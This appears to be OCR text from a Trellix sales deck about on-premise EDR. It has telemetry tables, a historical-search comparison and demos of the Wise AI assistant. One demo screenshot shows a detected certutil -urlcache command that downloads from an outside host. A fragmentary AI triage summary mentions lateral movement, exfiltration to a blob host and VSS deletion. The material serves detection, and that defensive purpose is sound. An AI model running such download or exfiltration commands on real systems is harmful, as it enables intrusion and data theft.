


Hybrid and On-Prem Deployments


Trellix ENS and EDR w/ Forensics with On-Premise ePO and “HX”




HX - On Prem Managed




ENS and HX - On Prem Managed



ENS and EDRF - On Prem Managed – Intended for 18 Nov 2025



EDRF On-Prem Architecture: Historical Search



HX Agent Events by Operating System

Event Type	Windows	Mac OS X	Linux
File write events	✓	✓	
IPv4 network events	✓	✓	✓
DNS lookup events	✓	✓	
URL events	✓		
Image load events	✓	✓	
Process life cycle events	✓	✓	✓
Registry key events	✓		
IP address change events	✓	✓	

Telemetry Feature Category	Event
Process Activity	Process Creation
	Process Refreshed
	Process Forked
	Process Reputation changed
	Process Termination/Deleted
	Process Access
	Image/Library Loaded
	Remote Thread Creation/Injection
	Process Tampering Activity
File Manipulation (Executable & Non-Executable)	File Created
	File Attribute Changed
	File Modified
	File Deleted
	File Moved
	File Executed
	File Read/Write
	File Reputation Changed
User Account Activity	User Login
	User Logout
	Account Changed
	Password Changed
	Password Reset
	Account Disabled
	Account Deleted
	Account Enabled
	Account Locked
	Account Unlocked
	ACL on Admin Group
	Username Changed
	Admin Pass Restored
	Successful RDP Logon
	Credential Backup
	Credential Restored

Event Visibility with EDRF - Windows

Telemetry Feature Category	Event
Network Activity	TCP Connection Open /Close
	UDP Connection Open
	Port Open /Close
	HTTP/S/URL
	DNS Lookup
	File Downloaded
	IP Address Change Notification
Hash Algorithms	MD5
	SHA
Registry Activity	Key/Value Creation
	Key/Value Replaced
	Key/Value Restored
	Key/Value Queried
	Key/Value Enumerated
	Key/Value Modification
	Key/Value Read
	Key/Value Deletion
Schedule Task Activity	Scheduled Task Creation
	Scheduled Task Execution
	Scheduled Task Modification
	Scheduled Task Deletion
Service Activity	Service Creation
	Service Started
	Service Modification
	Service Deletion

Telemetry Feature Category	Event
Driver/Module Activity	Driver Loaded
	Loaded DLLs/Images
	Driver Modification
	Driver Unloaded
Device Operations	Virtual Disk Mount
	USB Device Unmount
	USB Device Mount
Other Relevant Events	Group Policy Modification
Named Pipe Activity	Pipe Creation
	Pipe Connection
EDR SysOps	Agent Start
	Agent Stop
	Agent Install
	Agent Uninstall
	Agent Keep-Alive
	Agent Errors
WMI Activity	WmiEventConsumerToFilter
	WmiEventConsumer
	WmiEventFilter
BIT JOBS Activity	BIT JOBS Activity
PowerShell Activity	Script-Block Activity
APIs	COM API
	Write to Memory
	Code Injection

Event Visibility with EDRF - Linux

Telemetry Feature Category	Event
Process Activity	Process Creation
	Process Termination
File Manipulation	File Creation
	File Modification
	File Moved
	File Symbolic Link
	File Deletion
	File Read
User Activity	Logon Success
	Logon Failed
Network Activity	Network Connection Outbound
	Network Connection Inbound
	Additional L7 Information
Scheduled Task Activity	Scheduled Task
Kernel Module Events	Loaded
	Unloaded
User Account Activity	User Account Created
	User Account Modified
	User Account Deleted
	SSH Logon (Success/Failure)
Driver/Module Activity	Kernel Module Load
	Kernel Module Unload
Service Activity	Service Start
	Service Modification
	Service Restart
	Service Stop
EDR SysOps	Agent Start
	Agent Stop

Event Visibility with EDRF - Mac

Telemetry Feature Category	Event
Files	Create
	Read
	Write
	Hardlinked
	Delete
	Rename
	Move
	Modified
Process	Created
	Image / Library loaded
	Fork/Exec
	Stop
Network	Accept
	Connect
	DNS Lookup
	IP Address Change Notification
	Network access
User Activity	SSH & Apple Remote Desktop
Sysinfo	
Service Activity	Service Start
	Service Modification
	Service Restart
	Service Stop

BOLD is not available in HX

On-prem historical Search - compare

On-prem capabilities today compare to next generation

Current: HX + XClient or XAgent

- Only available when endpoint is online
- Only a few days of events are available
- Can cause performance issues when hunting for files outside event buffer
- Search Request is distributed to many endpoints
- Have to pull full event buffer for further analyze

Next: HX + XClient + Data Store

- Trace Data / Telemetry pushed every 30 seconds
- Search is available even if the endpoint is offline or wiped out
- No performance impact on endpoints when searching
- Many search can be initiated and analyzed with no endpoint performance impacted
- Retention period is weeks or months based on storage
- More telemetry data points with EDRF/Xclient than HX/Xagent

Trellix Rapid Response with Wise



Trellix EDR with Wise AI

Deep integration with tangible benefits

- **Enable analysts of all skill levels** with *natural language query builder*
- **Increase efficacy and reach** with *multi-lingual threat hunting*
- **Rapidly create executive summaries** of threats and artifacts with *Dossier Mode*
- **Decrease time to resolve** with *Interactive Mode* to drill down into threat and artifact details
- **Rapidly assess** the depth and breadth of an attack with *Knowledge Graph*
- **Reduce time to remediate** with *detailed recommendations for next steps*

Boost response w/ Generative AI Assistance



Enable analysts of all skill levels with automated triage analysis and report generation



Rapidly test hypothesis with AI assessment of leads uncovered by analysts



Reduce time to remediate with detailed recommendations for next steps

Trellix Wise reduces time to detect and response w/ Generative AI

Hunt and Remediate with Natural Language Query

Search and Response

- Search in native language
- Respond w/ Built-in and Custom Actions

Outcome

- Undiscovered Threats revealed with hunt queries
- Threats contained and remediated
- Analysts can communicate w/ tool from Day 1

HostInfo hostname

1 of 3 items

Actions

< Mitigate

Delete Folder

Delete Registry Value

Execute Reboot Operating System

Remove File

Remove File Safe

Stop And Remove Content

Stop And Remove File Safe

Searching... Showing 3 of 4 results

Drag a column header here to group by that column

Hostname	Connection Status	Count
☐ RDR-LOCALBROKER	Online	1
☐ INFRA1-WIN2019	Online	1

Historical Search

Search with Wise

urlcache argument

GENERATED QUERY

CommandLine contains "urlcache"

Showing 1 of 1 results

Drag a column header here to group by that column

Detection Date	Device Name	Artifact	CommandLine
dd/mm/yyyy			
Sep 27, 2024 4:00:01 PM	142590-bbushes-Finance	Process	"C:\WINDOWS\system32\certutil.exe" -urlcache -f http://haleassetss.com:5000/m

Disrupt Ongoing Attacks Faster with AI

AI-Guided Investigation

- 1-Click Threat analysis & reporting
- Actionable key findings w/ context

Outcome

- Save 8 hours per 100 alerts
- Consistent analysis and reporting
- Guidance to improve analyst skill-sets at all levels

Monitoring

All Threats

rundll32.exe

Initial trigger

Trace detected

First detection

Sep 18, 2024 9:46:30

Last detection

Sep 25, 2024 1:03:30

Affected devices

Age

Take Action

Process Attributes

First Name

rundll32.exe

MD5

737978CD2171B0EA1DE6691E24B7727F

SHA-1

F2ED8BE208495149B36D56DD0BCC00B195CBBAD0

SHA-256

D9927533C620C8A499B386A375CB93C17634801F8E216550BD840D4DBDD4C5C6

Wise

*Generated by AI, verify for accuracy

Terms of Use

Welcome to Trellix's new AI capabilities! Choose an option to test it out.

Select Language:

English

English

French

Italian

Portuguese

Spanish

Triage

Export

3 minutes ago

Past 14 days

ch as privilege escalation, lateral movement, and the problem process, executing various s and the host '141828-bbushes-Finance' where

(pid:13588) process, which appears to be a ess executed commands to add a new user 0.14.66.217', and then added this user to the

us suggested contextual prompts

V.exe' to the remote host '10.14.66.217' using ould be an attempt at lateral movement,

user files from the 'Documents' and emoexfil.blob.core.windows.net/files'),

as masquerading the 'PsExec' tool as eting Volume Shadow Copy Service (VSS) /all' command, potentially hindering forensic

Trellix

